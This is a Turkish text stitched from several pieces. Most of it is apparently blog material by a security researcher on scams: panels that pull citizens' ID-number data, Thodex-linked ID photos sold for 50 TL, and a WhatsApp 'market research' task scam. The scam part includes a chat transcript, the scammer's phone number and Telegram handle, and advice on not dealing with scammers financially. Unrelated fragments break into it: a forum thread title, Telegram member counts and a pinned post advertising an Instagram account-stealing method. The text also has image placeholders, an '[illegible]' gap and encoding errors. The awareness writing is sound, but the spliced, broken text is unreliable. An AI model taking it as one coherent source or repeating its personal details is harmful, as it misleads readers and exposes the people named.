
Apileri sşle çevirmek için kod :D (sayfalar: 1 2 3 4 ... 8)


Konu Sahibi

22


77 Yorum

431 Okunma








Kaynak kodlarını incelemeye devam edip TCKN bilgisi ile hangi bilgilerin bu paneller üzerinden elde edilebileceğine dair kodlara göz attığımda kabaca aşağıdaki bir tablo ortaya çıktı.

[illegible]


Kaynak kodlarını incelemeye devam ettiğimde, önceki konudan

bağımsız olarak yine son günlerde [haberlere](#) ve tartışmalara konu olan yaklaşık **131** adet kişi ve kimlik fotoğrafları ile de karşılaştım. Bunları geçmiş [haberlerde](#) yer alan görüntülerle kıyasladığımda bunların binlerce kişinin dolandırıldığı kripto para borsası [Thodex](#) ile ilişkisi olduğunu, 2021 yılından beri dolandırıcıların elinde bulunduğu ve **50 TL**'ye satıldığını öğrendim.





2,530 members




1,122 members

Pinned message #1



İnstagram Eski Kurulumlu Hesap Çalma Methodu (Youtube'dan Kaldırılan Videom)



Konuyu toparlayacak olursak, [e-Devlet](#) hacklenmemiş olsa da biz sade vatandaşlar için maalesef ortaya endişe verici bir sonuç çıkıyor. Bu düzeyde, organize dolandırıcılıklara karşı verilerimizin, bilgilerimizin güvenliğini bireysel olarak sağlamamız veya elde edildiğini düşündüğümüz verileri değiştirmemiz, güncellememiz (TCKN, Anne Adı, Baba Adı, Kızlık Soyadı vb.) pek mümkün değil bu nedenle;

Bu şekilde çalınan, kötüye kullanılan hesapları, web sitelerini/APIlerini/servislerini siber tehdit istihbaratından, platformlarından, hizmetlerinden faydalanarak tespit etmek ve müdahale etmek için yetkililere büyük bir görev düşüyor.

Her ne kadar emniyet güçlerinin dolandırıcılara, tehdit aktörlerine karşı operasyonları aşağıdaki gibi hız kesmeden devam etse de, kötüye kullanılma riski olan bu tür web sitelerinde/APIlerde/servislerde yazılım ve ağ seviyesinde güvenlik kontrollerinin uygulanması (Mümkün olan yerlerde [Captcha](#) kontrolü, bir sayfaya/servise maks x saniyede y web

isteęi yapılabilmesi, oklu istek yapılması durumunda hesabın askıya alınması ve incelenmesi, aę baęlantısının kesilmesi, ilave doęrulama adımlarına tabi tutulması gibi gibi), sistemlerin sıkılaştırılması da (hardening) büyük önem arz ediyor.

Bir sonraki yazıda görüşmek dileęiyle herkese güvenli günler dilerim.



One or more interactive elements has been excluded from this version of the text. You can view them online here: <https://pressbooks.pub/hack4career2023/?p=291#oembed-1>

4. WhatsApp Dolandırıcıları

If you are looking for an English version of this article, please visit [here](#).

[powerkit_toc title="İÇİNDEKİLER" depth="2" min_count="4" min_characters="1000"]

Başlangıç

Son günlerde hemen hemen [WhatsApp](#) uygulaması kullanan [herkesi](#) rahatsız eden yabancı cep telefonu numaralarından gelen çağrılardan, mesajlardan ben de yakın zamanda nasibimi aldım ve tabii ki diğer dolandırıcılıklarla ilgili yazılarımda ([Kripto Para Dolandırıcıları](#), [LinkedIn Dolandırıcıları](#), [Instagram Dolandırıcıları](#)) olduğu gibi farkındalık yaratma adına bunu da araştırmak, yazıya dökmek için kolları sıvadım.

Bu hikaye **31 Temmuz 2023** tarihinde rehberimde kayıtlı olmayan, **Malezya** ülke koduna sahip bir cep telefonu

numarasından (+60 11-6436 2947) aldığım mesaj ile başladı. Bu mesajda şüpheli şahıs, Türkiye’de turizm verilerinin artmasına yardımcı olmak amacıyla pazar araştırması yaptığını ve 3 basit soru sorarak **180 TL** kazanabileceğimi söylüyordu.



Block

Add

Today

🔒 Messages and calls are end-to-end encrypted. No one outside of this chat, not even WhatsApp, can read or listen to them. Tap to learn more.

Merhaba Tünaydın 05:52

Bugün nasılsın? 06:55

İyiyim sen nasılsın ? 07:09 ✓✓

ben iyiyim efendim 07:10

Tanıştığıma memnun oldum, ben Lara 07:10


Ben de. Ben Rifat. 07:11 ✓✓

Çok nazıksınız, birkaç dakikanızı alabilir miyim? 07:12

Tabii 07:12 ✓✓

Şu anda şirketimiz Türkiye'de turizm verilerinin artmasına yardımcı olmak için pazar araştırması yapıyor, yardımcı olabilir misiniz?
3 basit soruyu yanıtlayarak ve daha fazla aktivite alarak 180TL (Şimdi Öde) kazanın. 07:13

Tabii. Ödeme nasıl olacak ? 07:13 ✓✓



←  +60 11-6436 2947



Tamam hemen yazıyorum. 07:29 ✓✓

evet efendim 07:32

Onu telegrama ekledikten sonra, ona bu mesajı gönderin ve bana bir ekran görüntüsü gönderin, böylece sizinle daha hızlı ilgilenmesini sağlayabilirim. Bilgilerinizi tekrar kontrol edecek ve 5 dakika içerisinde ödeme işlemini tamamlayacaktır. 07:32

Ödüllerinizi almazsanız veya Resepsiyonist size cevap vermezse lütfen bana bildirin. 07:32

Yazıyor bana 07:33 ✓✓

ah! Tamam 07:33

Gönderildi, sistem ödülleri ödemek için 10-20 dakika kuyruğa giriyor. Lütfen aldığınızda bana bildirin. Satıcı veri görevleri daha iyi ödüller alabilir. 07:33 ✓✓


Size bilgi vermemi istedi 07:33 ✓✓


Gerçekten akıllısın, lütfen ödülünü bekle ve ödülünü 10 dakika içinde almazsan sana yardım edeceğim. 07:35

Tamam 07:35 ✓✓

Ödülleri beklerken bir sonraki göreve devam edebilirsiniz. 07:36

Bu şahsın profiline baktığımda **3 Temmuz 2023**'ten beri WhatsApp uygulamasını kullandığını ve profil fotoğrafını [Yandex](#) arama motorunun [Görsel Arama](#) özelliğini kullanarak internette arattığımda tahmin ettiğim üzere, bazıları sahte olmak üzere çok sayıda farklı hesapta kullanıldığını, paylaşıldığını öğrendim.







Dolandırıcının tüm sorularını yanıtladıktan sonra bana bir ödül kodu verip hesabıma ödeme yapılabilmesi için Telegram'da **Rsp_Nilu** kullanıcı adına sahip **Nilu BALPANÇ** isimli bir kişi ile iletişime geçmemi söyledi. Telegram Desktop uygulamasına göre profil fotoğrafının **30 Temmuz 2023** tarihinde yüklediği anlaşılan bu kişi ile iletişime geçtiğimde, vermiş olduğum banka hesap numarasının hatalı olduğunu söyledi. Bir süre yazıştıktan sonra istediğinin hesap numarası değil IBAN numarası olduğunu anladıktan sonra beklediği bilgiyi kendisine en azından hata almayacağı fakat para transferini de gerçekleştiremeyeceği şekilde yine yanlış olarak ilettim. 😊


“Dolandırıcıyı dolandırdım, hesabıma para göndermelerini sağlattım” veya “Dolandırıcıdan parayı aldım, elektrik faturamı ödedim.” demek, dolandırılmış masum bir vatandaşın parası yani çalıntı para ile işlem yaptığınız anlamına gelebilir.

Bu hesaplara yönelik soruşturma başlatıldığında dolandırıcılarla ilişkiniz olup olmadığına dair kendinizi sanık koltuğunda, savunma yaparken bulabilirsiniz bu nedenle sakın ola dolandırıcılarla finansal bir ilişki içinde yer almayın.

Hesabınıza dolandırıcıların hesaplarından para transferi yapıldıysa ivedilikle bankanızla iletişime geçin.

